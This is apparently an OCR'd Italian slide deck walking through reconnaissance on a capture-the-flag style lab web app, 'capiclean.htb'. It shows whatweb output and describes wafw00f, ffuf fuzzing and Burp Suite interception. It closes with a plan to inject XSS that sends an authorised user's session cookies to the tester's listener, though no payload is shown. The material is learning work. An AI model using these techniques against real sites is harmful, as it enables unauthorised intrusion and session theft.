
Vulnerability mapping

- OPENVAS


- Analogamente a come fatto con Nessus procediamo con l'analisi delle vulnerabilità anche con questo altro tool.




Vulnerability mapping



Vulnerability mapping



Vulnerability mapping




Vulnerability mapping

- WHATEB
- Andiamo ora ad analizzare quali framework e tecnologie sono stati utilizzati per creare la WebApp.
- Ciò sarà fatto con il comando whatweb
- Con questa semplice scansione possiamo già individuare alcuni servizi e specifiche come il fatto che è in esecuzione un servizio in Python.

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ cat whatweb_res
http://10.10.11.12:80 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu
 Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.12], Meta-Refresh-Redirect[http://capiclean.htb]
http://capiclean.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@capiclean.htb],
HTML5, HTTPServer[Werkzeug/2.3.7 Python/3.10.12], IP[10.10.11.12], JQuery[3.0.0], Python[3.10.
12], Script, Title[Capiclean], Werkzeug[2.3.7], X-UA-Compatible[IE=edge]
```


Vulnerability mapping



- WAFW00F
- Ora ci chiediamo se è presente un firewall all'interno della Web App. A questo punto possiamo utilizzare wafw00f.
- In una prima occhiata non risultano essere presenti firewall e ciò può dare più libertà al pententester.


Vulnerability mapping

- FFUF
- Analizziamo ora tutte le pagine presenti all'interno del sito tramite il comando ffuf.
- Per fare ciò però prima dovremo ottenere delle wordlist o una concatenazione di esse.
  La Wordlist che ho utilizzato si trova presso il sito:
  https://wordlists.assetnote.io/
- E già da qui possiamo trovare delle pagine interessanti che saranno necessarie al completamento della sfida.



Vulnerability mapping – analisi manuale

- ANALISI MANUALE
- Ci rechiamo in primis sul sito per vedere la sua struttura e le sue caratteristiche e se sono presenti dei campi di input che possono essere sfruttati.
- Il sito inoltre non espone API sfruttabili.





Vulnerability mapping – analisi manuale

- A questo punto con i risultati ottenuti del fuzzing precedente andiamo a visualizzare le pagine in cerca di campi di input.
- I campi di input sono in genere luogo di numerosi attacchi alle Web App in quanto se non opportunamente sanificati possono portare ad attacchi come XSS e SQL Injction.

Vulnerability mapping – analisi manuale

Vulnerability mapping – analisi manuale





Vulnerability mapping – analisi manuale


- In queste pagine vediamo che è possibile inserire dei campi di testo, quindi saranno prontamente analizzate in seguito.
- Andiamo ora a verificare la vulnerabilità rispetto ad attacchi di tipo XSS e lo faremo con Burp Suite.

Vulnerability mapping – analisi manuale

- Proviamo ora ad inviare qualcosa nel form affinché lo possiamo modificare.
- L'asset ha richiesto che nel campo e-mail ci fosse una e-mail, quindi ne insieriamo una arbitraria.

Vulnerability mapping – analisi manuale

- A questo punto la nostra richiesta sarà prontamente intercettata la proxy, ora proviamo ad iniettare del XSS.
- In particolare, apriamo una porta in ascolto su cui ci faremo inviare i cookie di sessione di un utente autorizzato a visualizzare le quotes.
- A questo punto sarà necessario conoscere il nostro IP per far inviare i cookie al nostro host e alla nostra porta in ascolto.

